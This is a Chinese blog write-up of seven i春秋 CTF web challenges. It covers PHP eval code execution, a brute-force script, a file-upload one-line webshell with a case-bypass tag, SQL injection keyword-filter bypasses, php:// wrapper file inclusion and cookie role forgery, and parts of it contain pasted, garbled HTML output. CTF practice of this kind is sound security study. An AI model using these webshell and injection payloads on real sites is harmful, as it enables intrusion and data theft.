

i春秋-Web(一)

原创

[Qwzf](#) 于 2019-09-02 20:40:34 发布 868 收藏 5

分类专栏: [CTF](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43625917/article/details/100187109

版权



[CTF](#) 同时被 2 个专栏收录

30 篇文章 6 订阅

订阅专栏



[i春秋](#)

1 篇文章 0 订阅

订阅专栏

前言

做了几道i春秋的Web题, 所以总结一下。

Web1: 爆破-1

分值: 10分

类型: Misc Web

题目名称: 爆破-1

未解答

题目内容: flag就在某六位变量中。

创建赛题

Flag:

提交

解题排名:

1 青海长云

2 canic

3 王乙文

[查看writeup](#)▼https://blog.csdn.net/qq_43625917

题目提示: 某六位变量。查看题目, 发现是代码审计

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

https://blog.csdn.net/qq_43625917

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];//以get或post传入hello, 并赋值给`$a`
if(!preg_match('/^\w*$/',$a )){//正则表达式^匹配一行的开头, $表示结束. \w表示匹配包括下划线的任何单词字符, 等价于'[A-Za-z0-9_]'. *号: 匹配前面的子表达式零次或多次。
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);//__FILE__当前运行文件的完整路径和文件名。
?>
```

1、如果匹配正则表达式`^\w*$`/, 就打印 变量 `$$a`2、`$a` 是hello, `$$a` 是六位变量 `$hello`

接下来不会了, 所以百度一下

发现超全局变量 `$GLOBALS`

作用:

引用全局作用域中可用的全部变量。这样就会打印出当前定义的所有变量, 也包括 include 的文件中的变量, flag 也存在在这些变量中。


3、所以在URL后加?hello=GLOBALS, 将参数hello修改为Globals

实际执行语句:

```
eval("var_dump($$a);")
eval("var_dump($hello);")
eval("var_dump($GLOBALS);")
```

最终得到flag

```
array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) {} ["_COOKIE"]=> array(6) { ["UM_distinctid"]=> string(58) "16c755cc73d0-04f7fd3f7b0b4a8-116b634a-144000-16c755cc73eba" ["chkphone"]=> string(33) "acWxNpxhQpDiAchhNuSnEqyiQuDIO000" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(21) "1565337111,1565412205" ["ci_session"]=> string(40) "03dc4a098e224309836dea728cd63677c947cf85" ["Hm_lpv_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1565412564" ["_jsluid_h"]=> string(32) "a3801607f3108a7333cff406512302c9" } ["_FILES"]=> array(0) {} ["_REQUEST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["flag"]=> string(38) "flag在一个长度为6的变量里面" ["d3f0f8"]=> string(42) "flag(e41e7606-1e7c-4d73-832a-88a1c2db40b2)" ["a"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION* } <?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/\w*$/',$a )){
    die("ERROR");
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```



Web2: 爆破-2

分值: 10分

类型: Misc Web

题目名称: 爆破-2

未解答

题目内容: flag不在变量中。

<http://5148f6d8ce86423fbeb7b685e528e1f58e8f71de49c4442.changame.ichunqiu.com>

00 : 59 : 20

延长时间(3)

重新创建(20s)

Flag:

提交

解题排名:

1 青海长云

2 icq_null

3 执念于心

[查看writeup](#)

https://blog.csdn.net/qq_43625917


题目提示: flag不在变量中

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

审计代码, 很明显是代码执行。一句话+菜刀(或蚁剑)拿到flag

payload

```
http://bd5c2e087fb744a4abb30339f0c088bfba3400c37b8245fe.changame.ichunqiu.com/?hello=${@eval($_POST[1])}
```



同时发现我这道题有多种解法，可以参考大佬博客：[【i春秋】Web —— 爆破-2](#)

Web3: 爆破-3



题目提示：这个真是爆破

```
<?php  
error_reporting(0);
```

```

session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])) {
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()) {
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0, 25)].$str_rand[mt_rand(0, 25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value), 5, 4)==0) {
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10) {
    echo $flag;
}

show_source(__FILE__);
?>

```

https://blog.csdn.net/qq_43625917

审计代码:

- 1、Session中的num初始值为0，time为当前时间，whoami初始值为ea。
- 2、120秒之后会话结束。然后str_rands随机生成2个字母。
- 3、whoami需要等于传递的value值的前两位，并且value的md5值的第5为开始，长度为4的字符串==0，这样num++。
- 4、whoami=str_rands，循环10次后，输出flag。

所以只要第一次传进去的value与session中的相等，则网页会输出下一个value值，通过使用md5函数不能对数组进行处理的漏洞来绕过substr(md5(\$value),5,4)==0的判断，使nums得值大于10即可得到flag。

但不会写脚本，所以借鉴了一下大佬的脚本：

```

import requests

url = "http://18db51d66abf489ca48f1c310b898ab8e4ba00cd266e4219.changame.ichunqiu.com/?value[]=ea"
al = ['abcdefghijklmnopqrstuvwxyz']
s = requests.session()
r=s.get(url)

for i in range(20):
    url = "http://18db51d66abf489ca48f1c310b898ab8e4ba00cd266e4219.changame.ichunqiu.com/?value[]" + r.content[0:2]
    r=s.get(url)
    print r.content

```

```
0"]</span><span style="color: #0000BB">0</span><span style="color: #007700">].</span><span style="color: #0000BB">
0BB">1</span><span style="color: #007700">)]&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">substr</span>
n"><span style="color: #007700"></span><span style="color: #0000BB">$value</span><span style="color: #007700">),</
pan"><span style="color: #0000BB">4</span><span style="color: #007700">)=</span><span style="color: #0000BB">0</sp
or: #0000BB">$ _SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'num
00BB">$ _SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'whoami'</span><span styl
nds</span><span style="color: #007700">;<br />&nbsp;&nbsp;&nbsp;echo&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$str_rands
le="color: #0000BB">$ _SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'num
/pan"><span style="color: #007700">}{<br />&nbsp;&nbsp;&nbsp;echo&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$flag</span><
#0000BB">show_source</span><span style="color: #007700"></span><span style="color: #0000BB">_FILE_</span><span
/></span><br /></span>
</code>

sfflag{37e92ff5-e181-4d8d-9b13-4c05f93cbfaa}<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php&nbsp;&nbsp;&nbsp;<br />error_reporting</span><span style="color: #007700"></span><span
<span style="color: #0000BB">session_start</span><span style="color: #007700">();<br />require</span><span style=
(!isset</span><span style="color: #0000BB">$ _SESSION</span><span style="color: #007700">[</span><span style="colo
;</span><span style="color: #0000BB">$ _SESSION</span><span style="color: #007700">[</span><span style="color: #DD0
tyle="color: #0000BB">0</span><span style="color: #007700">;<br />&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">
D0000">'time'</span><span style="color: #007700">]&nbsp;&nbsp;&nbsp;=&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">time</span><spa
000BB">$ _SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'whoami'</span><span styl
span"><span style="color: #007700">;<br />}<br /><br />if</span><span style="color: #0000BB">$ _SESSION</span><span
span style="color: #007700">]+</span><span style="color: #0000BB">120</span><span style="color: #007700">&lt;
<br />&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">session_destroy</span><span style="color: #007700">();<br />
tyle="color: #007700">=&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$ _REQUEST</span><span style="color: #007700">[</s
```

Web4: Upload

分值: 50分 类型: Web 题目名称: Upload

已解答

题目内容: 想怎么传就怎么传, 就是这么任性。
tips: flag在flag.php中

创建赛题

Flag:

提交

解题排名: ByStudent 楚燕离 Fy—

提交Writeup获取泉币

https://blog.csdn.net/qq_43625917

根据题目提示, 这道题是文件上传漏洞。上传一句话

```
<div>  
<a href="u/webshell.php">上传成功!</a>  
</div>
```

查看, 发现过滤了 <?php

The screenshot shows the Burp Suite interface. The 'Load URL' field contains the URL: `http://e531005ce12c44d997a614bf129730b1e3dd22800f1844de.changame.ichunqiu.com/u/webshell.php`. Below the URL bar, there are checkboxes for 'Post data' and 'Referrer', and dropdown menus for '0xHEX', '%URL', and 'BASE64'. At the bottom, there is a toolbar with various icons and a status bar showing 'Checking http://e531005ce12c44d997a614bf129730b1e3dd22800f1844de.changame.ichunqiu.com...'

```
eval($_POST['a']); ?>
```

https://blog.csdn.net/qq_43625917


查询百度发现一句话也可以这样写:

各种一句话木马大全

找到一个。因为会过滤php, 所以php写成pHp进行绕过。

```
<script language="pHp">@eval($_POST['b'])</script>
```


所以重新写下，然后上传。蚁剑(菜刀)一连成功



然后就可以在后台找到flag了。

Web5: SQL

“百度杯” CTF比赛 九月场

分值: 50分 类型: Web 题目名称: SQL 未解答

题目内容: 出题人就告诉你这是个注入, 有种别走!

<http://5a95b950199842f8a82caa3db6c6516f864110fcd1574b75.changame.ichunqiu.com>

00 : 53 : 34

[延长\(3\)](#) [重新创建](#)

Flag:

[提交](#)

解题排名: 1 Amy_Dan 2 icqf74b0bd7 3 Wfox

[查看writeup](#)

https://blog.csdn.net/qq_43625917

题目提示: SQL注入

flag在数据库。感觉可以联合查询注入。所以先判断整型还是字符型，是整型。查询列数，发现



inj code!

。。不知道什么原因，感觉像是被过滤了什么。绕过，emmmm。。。没有绕过成功。查看大佬博客发现通过 <> 进行绕过
大佬博客：一次简单的ctf SQL注入绕过
试过后，发现只有 `ord<>er` 这种形式才能绕过。



flag(在数据库中)

https://blog.csdn.net/qq_43625917

判断显示位，“2”处是显示位。



flag(在数据库中)

2

https://blog.csdn.net/qq_43625917

接下来当然是爆库、爆表、爆字段、爆数据了。注意select和and的绕过就行了(`sel<>ect` `an<>d`)。最终得到flag



https://blog.csdn.net/qq_43625917

Web6: include

“百度杯” CTF比赛 2017 二月场

分值: 50分 类型: Web 题目名称: include

未解答

题目内容: 没错! 就是文件包含漏洞。

创建赛题

Flag:

提交

解题排名: SgDoA icq_null wpeI

[查看writeup](#)

https://blog.csdn.net/qq_43625917

题目提示: 文件包含漏洞

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])) {
    include($_REQUEST['path']);
} else {
    include('phpinfo.php');
}
```

PHP Version 5.6.29

因为PHP版本5.6.29, 且allow_url_include为On、allow_url_fopen为Off。

Core

PHP Version	5.6.29	
Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On

所以可以使用php伪协议读取POST数据, POST数据可以是命令执行代码, 用 `ls` 查看当前目录。

Load URL

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64

Post data

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])) {
    include($_REQUEST['path']);
} else {
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php
```

https://blog.csdn.net/qq_43625917

得到 `dle345aae.php`，再用 `php://filter` 伪协议对文件进行读取，Base64转换一下，即可得到flag

Load URL Split URL Execute

Post data Referrer 0xHEX %URL BASE64 Replace All

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])) {
    include($_REQUEST['path']);
} else {
    include('phpinfo.php');
}
PD9waHAGCIRmbGFnPSJmbGFne2QyMGUwMTEyLWI1YTUtNDcwMS04ZGU2LTRjYjk4YjM3YjMxN30iOwo=
```

https://blog.csdn.net/qq_43625917

Web7: who are you?

2017第二届广东省强网杯线上赛 ✕

分值: 100分 类型: Web 题目名称: who are you? 未解答

题目内容: <http://106.75.72.168:2222/>
我是谁, 我在哪, 我要做什么?


Flag: 提交

解题排名: 1 逍遥自在 2 yez君为妍研 3 腹黑攻vnh


[查看writeup](#) ▼

https://blog.csdn.net/qq_43625917

题目提示: `who are you?(你是谁?)`。一般情况下是admin



抓包，发现一串像Base64的字符



Base64解密结果是: f:5:"thrfg";

把thrfg换成admin, Base64加密, 加密结果替换role值。发包没有得到flag。

尝试无果, 偷瞄一下大佬博客, rot13加密(凯撒密码码位移13)。。。解密结果: guest。

脑洞挺大。不过也貌似比较好想到, admin(管理员账户), 想到guest(来宾账户)。

所以admin, rot13加密、Base64加密。加密结果替换role值, 发包得到




提示文件上传, 查看源码

```
<body>  
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin,  
</html>
```

很明显应该一个是文件名，一个是数据

先构造一下变量：`filename=1.php&data=<?phpinfo();?>`

得到NO NO NO



Burp Suite Professional v2.1 - Temporary Project - licensed to Larry_Lau

Target: <http://106.75.72.168:2222>

Request

Raw Params Headers Hex

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: role=Zjo1OiJucXp2YSI7
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

filename=1.php&data=<?php phpinfo(); ?>
```

0 matches

Response

Raw Headers Hex HTML Render

```
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
No No No!
```

0 matches

